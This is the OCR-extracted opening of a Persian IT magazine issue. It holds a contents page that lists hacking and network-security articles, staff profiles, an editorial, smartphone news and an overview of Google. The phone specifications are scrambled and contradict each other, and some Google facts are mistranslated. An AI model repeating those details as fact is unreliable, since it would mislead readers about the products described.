

وقتی که گوگل شرمنده شد

پایان تراژدی نفوذ ناپذیری!

درس دوم برنامه نویسی پایتون

این مار دوست داشتی!

گوگل را بهتر بشناسیم

جاذبه های تورستی گوگل!

پاسخ آفلاین به توهین های اخیر

جاسوسی بازی!



به همراه اخباری کامل در مورد هر آنچه که از دنیای کامپیوتر می خواهید بدانید.

مجتمع انفورماتیک بین الملل

- کمپ های تخصصی امنیت شبکه (CEH, Security+...)
- کمپ های تخصصی لینوکس (Linux LPI1, Linux LPI2...)
- کمپ های تخصصی مسیریاب های سیسکو (CCNA Voice, CCNP...)





تحریریه

محمد مرتضوی، میکائیل اسکندری، کوشا زارعی، مهسا سیروس، سمیرا صرامی، میلاد جعفری، سعید محبی، Higher_sense، مجید هدایتی، عرفان امانی، میلاد کهساری، حسین نصیری، حامد جعفری

سر دبیر بخش هک و امنیت: محمد مرتضوی
سر دبیر بخش شبکه: سعید محبی

جملات بالای صفحات: حامد جعفری
مشاوران هنری و گرافیکی: محمد مرتضوی، حامد جعفری

فنی و هنری:

ویراستار: حامد جعفری
گرافیک و صفحه آرایی: اعضای تیم آفلاین

روابط عمومی: حامد جعفری

مسوول سایت: میلاد جعفری
سازمان آگهی ها: سعید محبی

ارتباط:

سخن مدیر مسؤل	۴
سفیران آفلاین	۵
تکنولوژی	۶
که در آن گوشی ها بررسی می شوند.	۷
که در آن کوشا پیچ و خم های گوگل را نشان می دهد	۸
که در آن حامد اسرار جاسوس ها را فاش می کند	۱۵
که در آن بازیها ما را هجان زده می کنند	۱۹
برنامه نویسی	۲۶
که در آن عرفان با زبان C با ما صحبت می کند	۲۷
که در آن میلاد پایتون را از آستین خود در می آورد	۲۹
که در آن مهسا با PHP سایت طراحی می کند	۳۲
هک	۳۵
که در آن محمد یاد می دهد تا با ساهسین از خود مراقبت کنیم	۳۶
که در آن میلاد کهساری به دور زدن ممنوع توجه نمی کند	۳۹
که در آن میکائیل پشت پرده اسکرها را به ما نشان میدهد	۴۲
که در آن محمد از شکستن شاخ گوگل می گوید	۴۴
شبکه	۴۶
که در آن حسین چشمه هایی از شبکه های بی سیم را رو میکند	۴۷
که در آن مجید به ما یاد می دهد چگونه فال گوش بایستیم	۵۰
متن باز	۵۳
که در آن سمیرا اخبار شبانگاهی لینوکس را می گوید	۵۴
که در آن سمیرا فوت کوزه گری لینوکس را به ما یاد میدهد	۵۶

ماهنامه آفلاین | شماره پنجم | سال اول | آذرماه | ۵۸ صفحه | رایگان

وقتی که گوگل شرمند شد
پایان تراژدی نفوذ فایده پیری!

درس دوم برنامه نویسی پایتون
این مار دوست داشتی!

گوگل را بهتر بشناسیم
جاذبه های تورستی گوگل!

باسخ آفلاین به توهین های اخیر
جاسوس بازی!

مجمع انفورماتیک بین الملل
• کتب های تخصصی امنیت شبکه
(CEH, Security)
• کتب های تخصصی لینوکس
(Linux LPI, Linux LPIC)
• کتب های تخصصی سرورهای شبکه
(CCNA Voice, CCNP)

معتبرترین مرکز ثبت نام صحیح و خدمات پس از قبولی + مشاوره
گرفتن کارت آمریکا
0935 55 45 125
www.Dv4You.com

e-mail: info@offlinemag.ir
Sms: 3000 9900 90 8221
site: www.offlinemag.ir
fb: facebook.com/majale.offline

آرامش به سبکِ آفلاین!

سلام آفلاینی ها!

از اینکه در این مدت، من و تیمم را حمایت کردید بی نهایت سپاسگذارم. شماره قبلی آفلاین طبق معمول مورد استقبال شما عزیزان قرار گرفت. این استقبال به قدری زیاد بود که متوجه شدیم شبکه جهانی "من و تو" به صورت کاملاً خودجوش، مجله آفلاین را به طور کامل معرفی کرد. همین موضوع باعث شد آفلاین چهارم جهش بزرگی در کار ما باشد. از این همه انرژی و ابراز محبت شما عزیزان قدردانی می کنم. آفلاین توسط انسانهایی مهربان به وجود آمد چراکه تنها هدف آنها، کمک به گسترش علم در این سرزمین مادری است. انرژی ما برای ادامه ی مسیر از همین حمایتهای بی دریغ شما کسب می شود. جنبش علمی آفلاین به تک تک شما آفلاینی ها نیاز دارد. شما می توانید حتی با معرفی مجله به دوستان از ما حمایت بزرگی کنید. از خداوند مهربان آرزو دارم این شماره هم مورد پسند شما قرار بگیرد. تیم آفلاین شما را شایسته ی بهترین ها می داند از اینرو حساسیت زیادی برای جمع آوری این مجموعه به خرج دادیم.



میلاذ جعفری

مدیرمسئول آفلاین

سفیران آفلاین!

محمد مرتضوی
متخصص تست امنیت و نفوذ
سردبیر هک و امنیت



میکائیل اسکندری
متخصص تست نفوذ و امنیت
عضو رسمی تیم آفلاین



سعید محبی
مهندسی فناوری اطلاعات
سردبیر بخش شبکه



میلاذ جعفری
مهندسی فناوری اطلاعات
مدیر مسئول آفلاین



Higher_Sense
برنامه نویس و متخصص امنیت
عضو رسمی آفلاین



سمیرا صرامی
مهندس فناوری اطلاعات
عضو رسمی آفلاین



مهسا سیروس
برنامه نویس متن باز
عضو رسمی آفلاین



کوشا زارعی
مهندسی نرم افزار
عضو رسمی تیم آفلاین



هادی جعفری
گرافیکست
عضو رسمی آفلاین



حسین دهقان نصیری
کارشناس نرم افزار
عضو رسمی آفلاین



فرهاد افشار
گرافیکست
عضو رسمی آفلاین



حامد جعفری
مدیریت دولتی
عضو رسمی تیم آفلاین



حسین شیر محمدی
گرافیکست
عضو افتخاری آفلاین



میلاذ کهساری
متخصص تست نفوذ و امنیت
عضو رسمی آفلاین




مجید هدایتی
متخصص پر با سازی سرور
عضو افتخاری آفلاین



عرفان امانی
کارشناسی ارشد کامپیوتر
عضو افتخاری آفلاین



**اینجا رو برای شما
در نظر گرفتیم!**



اگر شما هم دوست دارید در این جنبش علمی آفلاین


سهیم باشید با ایمیل زیر در تماس باشید

info@OfflineMag.ir



تکنولوژی اسباب بازی نیست!
TECHNOLOGY

دنیای موبایل



بزرگترین اپراتور ترکیه ، Turkcell ، گوشی نوکیا Lumia ۹۲۰ را در بازار موبایل این کشور معرفی کرد. این گوشی هوشمند قیمت بالایی دارد و اپراتور Turkcell آن را با قیمت ۱.۶۴۹ لیر ترکیه به فروش می رساند که حدود ۹۱۵ دلار معادل ۷۲۰ یورو است. ظاهرا این گوشی به صورت قفل باز شده است که قیمت بالای آن تا حدودی به این دلیل می باشد.

نوکیا Lumia ۹۲۰ دارای پردازنده دو هسته ای ، ۳۲GB حافظه ، ۱.۵GHZ RAM ، ۱GB حافظه داخلی ، ۷GB حافظه رایگان Cloud از طریق SkyDrive ، دوربین ۸.۷ مگاپیکسل Pureview با لنز Carl Zeiss ، دو فلاش LED ، کانون اتوماتیک و فیلمبرداری در وضوح FullHD ۱۰۸۰P است.

Sprint Flash این گوشی در کمپانی Best Buy با قیمت ۱۰۰ دلار معادل ۸۰ یورو موجود می شود در حالی که کمپانی Wirefly آن را با قرارداد دو ساله و قیمت ۱۵۰ دلار معادل ۱۲۰ یورو عرضه می کند. کاربران می توانند این گوشی را بدون قرارداد و با قیمت ۴۵۰ دلار معادل ۳۵۵ یورو نیز خریداری نمایند. از سایر ویژگی های این گوشی می توان به پردازنده دو هسته ای Qualcomm MSM۸۹۶۰ در ۱.۵GHZ ، ۱GB RAM ، ۸GB ROM ، محل کارت حافظه MicroSD تا ۳۲GB ، دوربین ۱۲.۶ مگاپیکسل ، فلاش LED ، کانون اتوماتیک ، فیلمبرداری HD (۷۲۰P) ، دوربین یک مگاپیکسل قاب جلو برای مکالمه تصویری ، صفحه نمایش لمسی خازنی ۴.۵ اینچ IPS با وضوح HD ، پشتیبانی ۴G LTE ، NFC ، سوکت هدست استریو ۳.۵ میلیمتری ، بلوتوث ۴.۰ و Sprint ID با باتری ۱۷۸۰mAh اشاره کرد.

گوشی سیمبین نوکیا ۸۰۸ Pureview که دارای یک دوربین ۴۱ مگاپیکسل در قاب پشت است اکنون با قیمت ۲۵.۰۰۰ RS معادل ۴۵۳ دلار یا ۳۶۰ یورو در هند موجود شد. این یکی از جدیدترین گوشی های سیمبین عرضه شده توسط نوکیا است و به دلیل دوربین ۴۱ مگاپیکسل آن از شهرت بسیاری در دنیا برخوردار است.

از سایر ویژگی های این گوشی می توان به پردازنده ۱.۳GHZ ، صفحه نمایش لمسی ۴ اینچ AMOLED با وضوح ۶۴۰ x ۳۶۰ پیکسل ، ۱۶GB حافظه RAM ، ۵۱۲MB حافظه داخلی ، محل کارت حافظه MicroSD ، Wi-Fi ، بلوتوث ، رادیو FM و نسخه ۱۰.۱ سیستم عامل Bell سیمبین اشاره کرد. این گوشی ۱۶۹ گرم وزن دارد و باتری Li-Ion آن که دارای توان ۱۴۰۰mAh است در مکالمه مداوم تا ۹ ساعت دوام می آورد.



همانطور که انتظار میرفت اچ تی سی در نیویورک از گوشی جدید Droid DNA خود برای اپراتور Verizon رونمایی کرد. این گوشی که مدت ها خبرهای زیادی در رابطه با آن منتشر شده بود بالاخره بطور رسمی معرفی شد. ویژگی های اچ تی سی Droid DNA به همتای ژاپنی آن که اچ تی سی J Butterfly است شباهت دارد. از ویژگی های این گوشی می توان به صفحه نمایش ۵ اینچ S-LCD۳ با وضوح ۱۰۸۰P ، تراشه Snapdragon S۴ Pro با پردازنده چهار هسته ای Krait در ۱.۵GHZ ، پردازنده گرافیک Adreno ۳۲۰ ، ۲GB RAM ، دوربین ۸MP با فلاش LED و فیلمبرداری ۱۰۸۰P ، دوربین ثانویه ۲MP ، بلوتوث ۴.۰ ، Beats ، NFC ، Wi-Fi ، LTE ، Audio و ۱۶GB حافظه داخلی اشاره کرد.

نوکیا بطور رسمی گوشی های جدید ویندوزفون ۸ خود را در بازار امارات معرفی کرد و تایید نمود که این گوشی ها از هفته آینده برای خرید موجود می شوند. این کمپانی از طریق توییت اعلام کرد که کل موجودی این گوشی ها را هم اکنون برای کاربران اماراتی پیش فروش کرده است. گوشی های جدید ویندوزفون ۸ نوکیا در ماه سپتامبر با یک سری ویژگی ها و قابلیت های جدید رونمایی شدند. گوشی نوکیا Lumia ۹۲۰ دارای یک صفحه نمایش ۴.۵ اینچ Pure-Motion HD ، پردازنده دو هسته ای ، ۳۲GB ، ۱.۵GHZ حافظه داخلی ، دوربین ۸ مگاپیکسل ، NFC ، Pureview و شارژ بی سیم است درحالی که مدل نوکیا Lumia ۹۲۰ به یک صفحه نمایش ۴.۳ اینچ ، پردازنده دو هسته ای ، ۱GB RAM ، ۱۶GB حافظه داخلی ، محل کارت حافظه MicroSD ، دوربین ۸ مگاپیکسل با اپتیک Wi-Fi ، Carl Zeiss ، بلوتوث و ... مجهز می باشد.

اپراتور T-Mobile اعلام کرد که گوشی ۱۶GB Nexus ۴ را با قیمت ۴۹۹ دلار در آمریکا به فروش می رساند که بدون سوبسید است. درحالی که قیمت گوشی در Google Play فقط ۳۴۹ دلار است. اگرچه T-Mobile امکان خرید این گوشی را با قرارداد دو ساله و قیمت ۱۹۹ دلار نیز فراهم کرده است. در حال حاضر ظاهرا بهترین گزینه خرید این گوشی از طریق Google Play است.

موجودی این گوشی در فروشگاه گوگل خیلی زود به پایان رسید. خوشبختانه گوشی های فروخته شده توسط T-Mobile به گوشی هایی که مستقیما توسط گوگل به فروش می رسد ، شباهت دارد که نشان می دهد آنها در یک زمان به روزرسانی می شوند.



Google

گوگل را بهتر بشناسیم...

یکی از بزرگترین و نوآورترین شرکت های موجود، مسلماً گوگل محبوب است. شرکتی که کار خود را با موتور جست و جویش شروع کرد و هم اکنون در زمینه هایی مانند سیستم عامل کامپیوترهای شخصی، سیستم عامل موبایل، سرویس پست الکترونیکی، انرژی، نقشه برداری، سرویس های مربوط به فضای ابری و بسیاری از پروژه های بزرگ و کوچک دیگر در حال تحقیق و پیشرفت است. در این مقاله قصد داریم تا نگاهی دقیق تر به این ابر شرکت بیاندازیم و سرویس های محبوب آن را بازبینی کنیم.



گوگل یک شرکت اساسا امریکایی چند ملیتی است که به طور خاص اقدام به تولید محصولات و سرویس های مرتبط با اینترنت می کند که بازرترین آن ها تکنولوژی های جست و جو، پردازش ابری، نرم افزار و تبلیغات اینترنتی است. شرکت توسط دو موسس مشهور خود یعنی Larry Page و Sergey Brin (که هر دو از دانشگاه استنفورد بودند) تاسیس شد. هم اکنون هر دو ۱۶ درصد از سهام این کمپانی عظیم را دارا هستند. اولین سرویس و بیانیه عمومی گوگل در آگوست ۲۰۰۴ اعلام شد اما خیلی قبل تر از آن یعنی در سال ۱۹۹۸ به عنوان یک شرکت خصوصی راه اندازی شده بود. گوگل از ابتدا با هدف "سازماندهی اطلاعات جهانی و دسترسی جهانی و آسان به آن" شروع به کار کرد و همان طور که امروزه می بینیم به هدف خود بسیار نزدیک شده است. بد نیست که بدانید شعار غیر رسمی آن "Don't be Evil" به معنی "شروع نباش" است! مقر اصلی گوگل در سال ۲۰۰۶ به Mountain View در کالیفرنیا انتقال یافت.

پیشرفت سریعی همزمان با ارایه موتور جست و جو گوگل، برای این شرکت حاصل شد. کمپانی محصولات نرم افزاری آنلاین شامل سرویس ایمیل، بسته آفیس و شبکه اجتماعی را ارایه کرد. گوگل به همین قسمت بسنده نکرد و سرویس های Desktop خود مانند مرورگر وب، سازماندهی و ویرایش عکس ها و پیام رسان محبوب خود را نیز معرفی کرد. علاوه بر این پا به عرصه سیستمت عامل ها نیز نهاد و دو سیستمت عامل قدرتمند خود یعنی Android برای گوشی های هوشمند و Chrome OS برای نت بوک ها را تولید نمود تا از رقبای خود پیشتر پیشی بگیرد. جالب است بدانید تخمین زده می شود که این شرکت در سراسر جهان بیش از یک میلیون سرور در مرکز داده های خود داشته باشد و بیش از یک میلیارد درخواست جست و جوی کاربران را پردازش می کند. همچنین روزانه بیش از ۲۴ پتابایت داده را ذخیره می کند.

پروژه گوگل در سال ۱۹۹۶ به عنوان یک پروژه تحقیقاتی برای دو موسس جوانش که دانشجوی مقطع دکتری در دانشگاه استنفورد بودند تعریف شد. دیگر موتورهای جست و جو با توجه به میزان جست و جو شدن سایت ها و درخواست بازدید مستقیم به رتبه بندی می پرداختند اما پروژه گوگل قصد داشت که با توجه به رابطه بین سایت ها با یکدیگر به آن ها رتبه دهد که این تکنولوژی را PageRank نامیدند. این پروژه در ابتدا تحت سایت دانشگاه استنفورد تست و آزمایش می شد که با آدرس های google.stanford.edu و z.stanford.edu قابل دسترس بود.

در حال حاضر گوگل صاحب ۶ مرکز داده ی بسیار بزرگ در امریکا و یک عدد در فنلاند و یکی در بلژیک می باشد. در سال ۲۰۱۱ اعلام نمود که برای گسترش سرویس های خود با هزینه ای بیش از ۲۰۰ میلیون دلار ۳ مرکز داده جدید در آسیا (سنگاپور، هنگ کونگ و تایوان) برپا خواهد کرد که تاکنون زمین های آن ها را خریداری کرده است.

همان طور که می دانید محصولات و سرویس های گوگل به طور کامل با یکدیگر یکپارچه هستند و همگی مجموعه ای کاملاً مناسب را در اختیار کاربر قرار می دهد. سرویس ایمیل گوگل، Gmail، برای اولین بار در سال ۲۰۰۴ به صورت بتا و در سال ۲۰۰۷ به صورت کامل در دسترس عموم قرار گرفت. در سال ۲۰۰۹ یک بروزرسانی کلی در جمیل رخ داد (زمانی که ماهیانه بیش از ۱۴۶ میلیون کاربر داشت). جیمیل اولین سرویس ایمیلی بود که یک گیگابایت فضا در اختیار قرار می داد و ایمیل های مشابه در یک گفیت و گورا در یک دسته قرار می داد. تکنولوژی AJAX در بالاترین حد خود در این سرویس راه اندازی شده است که قدرت برنامه نویسان گوگل را آشکار می کند.



صفحه اول موتور جست و جوی گوگل در سال ۱۹۹۸

Google Docs, یکی دیگر از سرویس های کاربردی گوگل است که قابلیت ایجاد، ویرایش و اشتراک اسناد در فضای اینترنت را فراهم می سازد. در ابتدا نام این سرویس Writely بود که در سال ۲۰۰۶ میلادی طراحی شده بود. در ادامه قابلیت ایجاد Presentation نیز به آن افزوده شد و رفته رفته سرویس کامل تر شد تا جایی که در حال حاضر با سرویس Google Drive یکی شده است. در همین حال، سرویس های Google Calendar و Google App Suite نیز راه اندازی و بهینه سازی شدند.

Google docs



در راستای سیاست های شرکت علاوه بر تولید محصولات کاربردی دسته ی دیگری نیز وجود دارد که محصولاتمانند Google Search Appliance, Google Site Search, Google Apps, Google Earth, Google Maps, ChromeBooks و چند سرویس دیگر وجود دارند. سرویس بسیار کاربردی Google Translate که از ۲۴ زبان مختلف (از جمله فارسی) پشتیبانی می کند، می تواند برترین راهنمای زبان و مترجم برای کاربران باشد. در زمینه خبررسانی در سال ۲۰۰۲ این شرکت سرویسی با نام Google News را منتشر کرد که از سایت رسمی قابل دسترسی می باشد. یکی از جنبه های قدرت گوگل در این سرویس نهفته شده است چرا که بر طبق گفته های خود شرکت، این سرویس با دیگر سایت های خبری بسیار تفاوت دارد. خبرهایی که شما در Google News مشاهده می کنید به هیچ عنوان نوشته خود کارمندان گوگل نیستند! اخباری که می بینید، حاصل جمع آوری خودکار الگوریتم های جست و جوی وقایع خواسته شده و نمایش آن ها می باشد. برای کسب اطلاعات بیشتر در این زمینه ها می توانید به سایت گوگل و یا ویکیپدیا مراجعه نمایید.





گوگل به خاطر داشتن فرهنگ متفاوت معروف است. در مجله Fortune گوگل در سال های ۲۰۰۷، ۲۰۰۸ و ۲۰۱۲ به عنوان برترین شرکت برای کار و چهارمین در سال های ۲۰۰۹ و ۲۰۱۰ انتخاب شد. فلسفه های گوناگونی برای شرکت وجود دارد از جمله "you can make money without doing evil" یا "you can be serious without a suit" و یا "work should be challenging and the challenge should be fun". گوگل از استراتژی های مختلفی برای فرار از مالیات های سنگین استفاده می کند. در نتیجه در بین ۵ ابر شرکت تکنولوژی آمریکا، کمترین میزان مالیات را به دولت پرداخت می کند. با ثبت اختراعات در شرکت های تابعه در ایرلند، برمودا، باهاماس و هلند این امر امکان پذیر است. در حال حاضر حقوق سدالیانه موسسان گوگل و رئیس اجرایی آن به ازای هر سال یک دلار می باشد!

با وجود همه خوبی های گوگل، در طول تاریخ این شرکت، تعدادی از اعضای اصلی شرکت را ترک کرده اند. در سال ۲۰۰۷ مدیر امور مالی سرویس YouTube (که یکی از مهندسان بارز بود) از گوگل جدا شد و به Facebook پیوست. در مارچ ۲۰۰۸، معاون ارشد فروش آنلاین شرکت را ترک کرد و کار خود را در Facebook شروع کرد. سرپرست تبلیغات برند شرکت نیز در همان سال جدا شد و اخیراً اولین کارمند زن تاریخ گوگل، از شرکت جدا شد تا مدیر عامل اجرایی Yahoo شود.

یکی از تکنیک های حرکتی گوگل که باعث تولید ایده های جدید می شود، تکنیک "Innovation Time Off" نام دارد. بر طبق این سیاست، کارمندان مجبورند که ۲۰ درصد از زمان کاری خود را بر روی پروژه های مرتبطی که دوست دارند کار کنند! چند سرویس جدید و محبوب و حتی اصلی گوگل از این تکنیک ایده گرفته و تولید شده اند، همانند Google News, Orkut و AdSense. در یکی از سخنرانی های گوگل نشان داده شد که بیش از نیمی از سرویس های جدید گوگل در این زمان و با استفاده از این تکنیک عرضه شده است.






من اهل کیرک کردن نیستم، من اورچینال م !
ویندوز 8، را اورچینال نصب کنید !

www.mihanlicense.com




پس از معرفی مجله آفلاین از شبکه جهانی "من و تو" و استقبال بی نظیر از شماره ی چهارم مجله؛ ایمیل‌هایی بدست ما رسید که آفلاین را متهم کردند از طریق کشورهای غربی و شبکه های بیگانه حمایت می شود!!! از اینرو ما تصمیم گرفتیم خودزنی کنیم و سوابق اعضای آفلاین را برای شما بازگو کنیم که در ادامه، ترجمه مقاله "بازگشت سایه ها" که در روز سه شنبه در نیویورک تایمز به چاپ رسید آورده شده!!

